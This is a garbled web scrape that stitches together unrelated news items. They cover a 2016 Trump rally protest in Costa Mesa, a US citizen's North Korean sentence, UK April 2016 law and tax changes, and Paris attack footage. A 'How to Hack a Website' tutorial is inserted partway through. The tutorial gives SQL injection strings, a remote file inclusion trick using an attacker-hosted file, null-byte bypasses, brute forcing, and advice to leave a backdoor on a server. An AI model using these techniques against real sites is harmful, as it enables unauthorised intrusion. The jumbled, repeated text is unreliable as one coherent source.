Costa Mesa, California (CNN)Scores of protesters took to the streets Thursday night outside a Donald Trump campaign event here, drawing out police officers in riot and tactical gear and on horseback who sought to disperse the crowd.
The crowd gathered in the streets outside the OC Fair & Event Center as Trump addressed several thousand supporters at the Center's amphitheater. At least one police car was damaged and several scuffles broke out amid the hectic scene.
Protesters blocked a main intersection, impeding traffic, and officers with the Orange County Sheriff's Department and Costa Mesa Police Department worked to disperse the crowd, ordering protesters out of the streets.
About 20 people were arrested, the Orange County Sheriff's Department tweeted late Thursday night after the protests had cleared.
#OCSDPIO Post Trump Rally Protest over. Approx 20 arrests by Costa Mesa PD. No major injuries. Crowd dispersed by 11pm. No further updates
Lt. Mark Stichter, the Sheriff's Department's public information officer, could not provide an official estimate on the number of protesters, but demonstrators could be seen filling the intersection of Fairview Road and Fair Drive.
Read More
Several scuffles broke out between Trump supporters who were leaving the rally and people in the streets who accused them of being racists. One Trump supporter was visibly bloodied after being punched in the face.
Several people damaged a police car, smashing its back window before jumping on it and kicking its doors. As a crowd formed around the car, police officers in tactical and riot gear moved into action, forming a perimeter around the crowd before forcing the demonstrators to move down the road.
While some demonstrators shouted insults and slurs at police officers, others focused on delivering a message of protest against the Republican front-runner's rhetoric.
Several protesters told CNN they were demonstrating against Trump's rhetoric on illegal immigration. Some were seen carrying Mexican flags as they marched in the street. Other demonstrators shouted insults and slurs at police officers.
Rojelio Banuelos, a 26-year-old student, carried a sign that read, "Liberation not deportation."
"I'm against Trump's nativist and nationalistic agenda, which divides people and is very hateful of the other," he said.
While Banuelos simply marched through the streets, he called the property damage and anger some demonstrators expressed Friday night "the symptom of hate speech" and said he did not believe any individuals were taking advantage of the protest.
Katie Brazer, a 26-year-old community organizer who marched alongside Banuelos, agreed.
"I think people are tired of these messages of hate," she said.
North Korea has sentenced a US man to 10 years of hard labour for spying.
Kim Dong-chul, a 62-year-old naturalised US citizen born in South Korea, was arrested last October. Kim had made an apparent confession in Pyongyang last month in front of reporters, saying he was paid by South Korean intelligence officers. The US has previously accused North Korea of using its citizens as pawns in a diplomatic game. Pyongyang denies the accusations. At the time of Kim's arrest, the US State Department had said it would not be commenting on the case as speaking publicly about detained Americans can complicate the process of getting them released.
In March, US student Otto Frederick Warmbier was jailed for 15 years for stealing a propaganda sign and "crimes against the state". North Korea has previously said Kim had a USB stick containing military and nuclear secrets on him when he was arrested in the special economic zone of Rason. Kim, who used to live in Virginia, had said he was introduced to South Korean spies by US intelligence officers. Forced public confessions by foreign prisoners are common in North Korea. Kim's imprisonment comes amid a period of high tensions. North Korea has recently conducted a series of missile tests following its fourth nuclear test in January, both of which break UN sanctions. Pyongyang attempted to launch two mid-range ballistic missiles on Thursday which crashed shortly after their launches, prompting an emergency meeting of the UN Security Council. It is believed it will attempt a fifth nuclear test soon. The recent burst in activity is thought to be a ramp-up to a rare party congress due to be held on 6 May, where leader Kim Jong-un is expected to consolidate power.
Foreigners detained in North Korea
Other recent cases include:
Otto Frederick Warmbier, a US student who was sentenced to 15 years of hard labour in March 2016 for trying to steal a propaganda sign from a hotel and "crimes against the state".
Hyeon Soo Lim, a Canadian Christian pastor of South Korean origin, was sentenced to a life term of hard labour in December, also for "crimes against the state".
Sandra Suh, an American aid worker, was arrested then expelled in April 2015, accused of gathering and producing anti-North propaganda.
Matthew Todd Miller was sentenced to six years' hard labour in September 2014 for what North Korean state media described as "hostile acts", but was released in November the same year.
Kenneth Bae was arrested in November 2012 and accused of using his tourism business to form groups to overthrow the government. Sentenced to 15 years' hard labour in May 2013 but was released along with Mr Miller.
Jeffrey Fowle, held for five months and charged with "anti-state" crimes, was released in October 2014.
Korean War veteran Merrill Newman, held in October 2013 on charges of "hostile acts", was released in December the same year.
In England, if you live in a Band D property - that is, in the middle of the price range for your area - your council tax bill for the upcoming year will increase by an average of £58, starting this month. Those living in larger homes will have to pay even more. This is the biggest council tax increase for eight years.
This is because more than a hundred councils around the country are hiking council tax rates by up to 4%. The rises will be used by squeezed local authorities to fund the delivery of social care. Grant cuts to local government in the past six years have been severe, and the amount they receive will diminish by more than half by 2020.
Water bills are also up by £2 a year in England and Wales.
We all know that hacking is nothing more than the skill of this century.
So what does it means? ´
It means that not everyone can get that skill. so you can see how privileged is to know hacking, in other hands it´s just like a sport, some are born with the talent, some have to practice a lot to get the necessary skills.
Riyadh, Saudi Arabia (CNN)President Barack Obama emerged from meetings with Gulf leaders Thursday proclaiming he'd pushed through lingering tensions with the region to reach agreements on battling ISIS and stabilizing the ever-volatile neighborhood.
But he also conceded that his nuclear deal with Iran remained a source of strain. Obama said the pact didn't reflect a shift in U.S. allegiances, however, citing longstanding efforts to bolster the security of Middle East allies.
Costa Mesa, California (CNN)Scores of protesters took to the streets Thursday night outside a Donald Trump campaign event here, drawing out police officers in riot and tactical gear and on horseback who sought to disperse the crowd.
The crowd gathered in the streets outside the OC Fair & Event Center as Trump addressed several thousand supporters at the Center's amphitheater. At least one police car was damaged and several scuffles broke out amid the hectic scene.
This bulletin summarizes the availability of immigrant numbers during April for: “Application Final Action Dates” (consistent with prior Visa Bulletins) and “Dates for Filing Applications,” indicating when immigrant visa applicants should be notified to assemble and submit required documentation to the National Visa Center.
Footage broadcast on French television shows the moment Brahim Abdeslam blew himself up in a restaurant in the French capital.
Brahim Abdeslam, 31, died when he detonated his suicide belt in Paris
Footage has emerged showing one of the Paris attackers blowing himself up during last year's terror attacks on the French capital.
Brahim Abdeslam detonated his suicide belt inside the Comptoir Voltaire restaurant on 13 November.
How to Hack a Website?
We all know that hacking is nothing more than the skill of this century. So what does it means? ´ It means that not everyone can get that skill. so you can see how privileged is to know hacking, in other hands it´s just like a sport, some are born with the talent, some have to practice a lot to get the necessary skills.
Why to Hack a Website? Are Not We White-Hat?
Even in case you never had a successful hack before i assume that once you here you already know what is the meaning of the pic above(the picture looks a little scary and more like a black-hat attitude) , the classification of hackers actually does not make a lot of sense, in my opinion there are newbies,hackers,expert hackers and even worse the skids around, even as a white-hat(according to what the world define as white-hat) sometimes you will find yourself in situations where you have to bring an a*hole down because they are running non--human websites like child pornography and etc.
OK! So How to Hack a Website?
There are a bunch of tutorials here on null---byte and around the internet on how to hack a website with a specific tool, in case you want to learn you are in right place, just look around, but today i want to share something that i think it will be very useful for you, take a cup of coffee grab your chair and start to read this, what i m going to show you today is totally different from my other tutorials, instead of showing you how to use these tools, i will guide you on how you can successfully use these tools and tricks to hack any website, based on my experiences. Below is my list when i want to hack a website
The Reconnaissance
The reason why a lot of newbies and non-professional hackers fail to get a successful hacking is because they don´t want to wait, most of time they want a magic button where they can click and that´s all, but in the reality it does not work like that, the first thing you have to do is a good reconnaissance about your target, for those familiar with the software development is easier to understand what i mean, you can not develop a good software without a good documentation, just like the UML in software industry here is the same, we need info about the target to make our tasks easier.
My Advice on Good Recon
What are the services they are running? Figure out stuffs like open ports, software and versions on the server, and try to look for the exploit in case there is at least one online, or you can just make your own exploit. Tools that i recommend for this section are nmap,whatweb and nikto and of course some others made by Mr_Nakup3nda or you. Did they write the script by themselves? In case they wrote it by themselves, look for scripts that take user input,scan for directory listing,check the source code,figure out how the website react to abnormal inputs, i often use these inputs: ADMIN' OR 1=1# when its an admin url like website/admin/loign/ when its a normal login just try those traditional sql injectors like ' OR '1'='1' -- ' OR '1'='1' ({ ' OR '1'='1' /* , but it does not end here, try to write sql statements on the inputs, do echo back to you, try to execute a command based on the server OS, figure out how the website filter the inputs and try to bypass the filters. And in case they used someone else's code such as CMS just grab a copy of it and try to find bugs on your own, or find an exploit if they use a exploitable version of the CMS.
The Evil Google
Sometimes i hack websites simply with the help of some crafted google searches, as hacker you must know how to use google to gather info or hack, in case you do not know you can see my tutorial on how to use google to hack
Changing the Source Code
I bet at this point you already know how to see the source code of a webpage using the right click trick, just to remember that scripting languages like php,perl,asp, python and so on run on the server--side, so it means you can not see by right click unless its an open source platform where you can get a copy of it and change the whole code.
Directory Listing
Index browsing can be very useful when trying to find files you normally shouldn't see like password files,files used to administrate the web page, log files, any files where information get stored. you can also manually check for suspicious urls like that: website.com/logs/ website.com/files/ website.com/sql/ website.com/secret/ you can either make tools that will automatically do it for you, tools like dirbsuter can be very useful for this task.
My Friend robots.txt

Its very important while hacking to have a look at these files, i wont explain the use of robots.txt(just google it), they often lead us to a lot of path where they don´t want robots to see and sometimes they are very sensitive paths.
Remote Files Inclusion
File inclusion vulnerability is a type of vulnerability most often found on websites. It allows an attacker to include a file, usually through a script on the web server. The vulnerability occurs due to the use of user-supplied input without proper validation. Below we have a piece of php code that open a file. < ?php if (!($hfile = fopen("$file", "r")) echo("error cant open the file: $file<br />\n"); ?> This example open the file with the name specified in the user input ($file). That means it opens every file an attacker want to open and if allowurlfopen is ON even remote files. Look for example at this piece of code: Example: < ?php include($dir . "/members.php"); ?> Just create a file .members.php on your web server and call the script like this: dir=http://www.server.com/ It will execute your file on the target server. Important is just that you have PHP off or the code will get executed on your server.
NULL Bytes
The name of our community can be and is a very popular vulnerabilities in hacking life. Lets say they have a script that takes filename that it gets and puts ".txt" on the end. So the programmer tries to make sure that only txt files can be opened. But what about a filename like this: phppage.php It will get to: phppage.php.txt So fopen opens phppage.php.txt or? No! And that is the point. The fopen functions stops after ".php" before the NULL Byte and opens only "phppage.php". So every type of file can be opened. Scripts that allow uploads (but only for a certain file type) are also a potential target for this type of attack.
SQL-Injection

SQL injection is a code injection technique, used to attack data-driven applications, in which malicious SQL statements are inserted into an entry field for execution, in my personal experience this is the most popular issue you will find on websites, the problem is that some websites put those info in a database and not all filter them.
So when you echoed back, the javascript message is going to be shown. If they are just logged the last part should cause a sql error wich might give us a lot of useful info. You can try the following website.com/users.php?id=1 and add the /'/ website.com/users.php?id=1' if it throws an error bingo, you are there.
Cross-Site Request Forgeries (CSRF) And Command Injection
Code Execution: require() - reads a file and interprets content as PHP code include() - reads a file and interprets content as PHP code eval() - interpret string as PHP code pregreplace() - if it uses the /e modifier it interprets the replacement string as PHP code Command Execution: exec() - executes command + returns last line of its output passthru() - executes command + returns its output to the remote browser (backticks) - executes command and returns the output in an array shellexec - executes command + returns output as string system() - executes command + returns its output (much the same as passthru()) .can't handle binary data popen() - executes command + connects its output or input stream to a PHP file descriptor File Disclosure: fopen() - opens a file and associates it with a PHP file descriptor readfile() - reads a file and writes its contents directly to the remote browser file() - reads an entire file into an array filegetcontents() - reads file into a string
Brute Forcing
Sometimes you will try all the methods mentioned above, but some web sites are really secure and there is no easy way to exploit them.
Often this doesn't stop us from hacking them, they might have open ports running some services such as, ftp, telnet and so on, try to brute force it and get the password, Hydra is another amazing tool for this kind of tasks.
Physical Access
If you have a physical access to the server you get everything in your hands, be discrete and leave a backdoor on it and you done.
Other Kind of Attacks You Can Also Perform Are:
Buffer Overflow Heap Overflow Integer Overflow
1. You may have to pay more council taxIn England, if you live in a Band D property - that is, in the middle of the price range for your area - your council tax bill for the upcoming year will increase by an average of £58, starting this month. Those living in larger homes will have to pay even more. This is the biggest council tax increase for eight years. This is because more than a hundred councils around the country are hiking council tax rates by up to 4%. The rises will be used by squeezed local authorities to fund the delivery of social care. Grant cuts to local government in the past six years have been severe, and the amount they receive will diminish by more than half by 2020. Water bills are also up by £2 a year in England and Wales.
2. Low-paid workers over 25 now receive the National Living Wage
On 1 April the National Living Wage of £7.20 an hour was introduced, giving workers at the bottom of the pay scale aged 25 and over a pay rise of 50p an hour. However, the Office for Budget Responsibility has warned that up to 60,000 jobs could be lost as a result as employers try to make savings. The new policy has been criticised as unfair for younger workers and should not be confused with the recommendations of the Living Wage Foundation, which says that hourly wages should be at least £9.40 in London and £8.25 elsewhere.
3. You must microchip your dog
From 6 April, all dog owners in England, Scotland and Wales will be required by law to microchip their pet, and keep their details up-to-date on an authorised database such as Petlog. These measures will make it easier to find lost and stray dogs, which currently cost taxpayers and charities £33 million a year. However, a senior vet has advised dog owners to ignore the new law, as the chips can lead to health problems among puppies and smaller breeds.
New laws that will change the way you live
1/5 1. Stricter immigration rules for working people
You might think that a nurse who has spent the last decade tending to terminally ill British citizens would be considered an asset to our society. But under new legislation that comes into effect from April 2016, she could be deported. If you come from outside the EU and you’ve been working here for more than five years, you must be earning more than £35,000 a year, or else you will be shipped off back to your country of origin
2/5 2. A higher minimum wage
The minimum wage for workers over the age of 25 will increase to £7.20 in April 2016, in the largest real-terms increase since 2007. The increase is part of a move toward a national minimum wage of £9 per hour by 2020
3/5 3. Gender pay gap in workplaces must be reported
At the moment, companies only disclose information about their pay gaps on a voluntary basis, unless forced to do so following an accusation of sexist pay discrimination being brought against them in court. But new legislation rolling out in 2016 will force employers to disclose this information each year
4/5 4. A new, flat-rate pension
From April 2016, there will be only a single-tier pension. This will be a flat rate paid at £155.65 a week. This replaces the current, lower basic state pension of £115.95, but it also replaces secondary and additional pensions which would normally enable people to top up the basic rate
5/5 5. …and smaller vapes and e-cigarettes
If Britain in 2016 could be incarnated into a single body, it would be that of a young man gliding down a high street on a “hoverboard” and puffing on a vape. But new EU legislation could see vapes and e-cigs disappearing from our public spaces
4. Non-EU workers who earn less than £35,000 face deportation
Changes to UK visa rules mean that overseas workers will not be allowed to stay in the country for more than five years unless they can prove they earn more than £35,000. If that applies to you and your five-year visa expires soon, you could face imminent deportation. The new law will not apply to nurses, PhD-level jobs and those on the official ‘Shortage Occupation List’. However most teachers and people working in IT and marketing could be packing their bags sooner than they had hoped. More than 100,000 people signed a petition against the changes, which will come into force on 6 April.
5. Prescriptions are more expensive
On 1 April, the NHS prescription charge in England increased by 20p to £8.40 per item. Prescriptions remain free in Scotland and Wales. The cost of an NHS dental check-up has also risen by 5 per cent to £19.70. Other changes to the NHS in April include the launch of a £150m incentive programme for hospitals to prevent overuse of antibiotics and a 1 per cent increase in the value of NHS optical vouchers, which are for children, people on low incomes and those with complex sight problems.
6. Anyone buying an additional property will pay more stamp duty
Second home buyers and buy-to-let landlords will pay 3 per cent more stamp duty on purchases over £40,000 from 1 April. Mobile homes and houseboats are exempt from the charge. Before April 2016, a buyer of a £250,000 additional property would have paid £2,500 in stamp duty. Now, they would pay £10,000 - a substantial increase of £7,500.
What does George Osborne's budget mean for you?
7. State pensions will be paid differently
If you plan to retire on or after 6 April, the way you receive your pension will be different. Instead of a basic state pension plus an additional pension, there will be a flat-rate payment of £155.65 a week. This is an increase from the previous minimum of £120. This is supposed to make government pensions easier to manage and understand, but a survey by consumer group Which? found that 44 per cent of 50 to 64-year-olds do not know what the new rate will be, and only 18 per cent knew if they had ever been contracted out of a state pension. Women and the self-employed may find themselves better off under the new system, according to the BBC. But to receive the full rate, you need to have paid National Insurance for 35 years, meaning younger retirees could lose out. The lifetime allowance for pensions is also being reduced from £1.25 million to £1 million on April 6.
Public sector workers and members of Unison gather outside the Houses of Parliament in central London as they take part in the one-day walkout as part of bitter disputes over pay, pensions, jobs and spending cuts
8. If you work in the public sector, your pay will rise
More than one million public sector workers will see their pay rise by an average of 1 per cent this month. The government has claimed that this will protect 200,000 jobs in public services such as the NHS and the armed forces, but the increase been described as “miserly” by union leaders. Prison staff will receive a more generous rise of 1.36 per cent to reward what ministers have described as “highly ambitious” changes to the prison system.
9. Social housing tenants' rents will drop, but housing benefit is changing
If you rent your home from a housing association or the council, starting this month your rent will decrease by 1% each year for the next four years. The government hopes that this will reduce the amount of housing benefit it pays and is planning to reduce the household benefit cap this Autumn from £26,000 to £20,000 - or £23,000 in London. From May 1, the family premium of £17.45 for housing benefit claimants with one or more dependent children will also be abolished.
10. A new personal allowance will boost your savings
Another policy announced in last year’s budget which will come into force on April 6 is the introduction of the ‘Personal Savings Allowance’, which will allow people to earn up to £1,000 in interest tax free. Previously, earnings on savings were automatically taxed at 20 per cent by your bank or building society. This change will benefit almost anyone with a savings account, but if you pay the higher 40 per cent rate of tax, your allowance will be £500, and the richest earners on the top tax rate of 45% will not have an allowance at all. A new 10 per cent tax on share dividends is also being introduced on April 6, with a £5,000 tax-free allowance.






View comments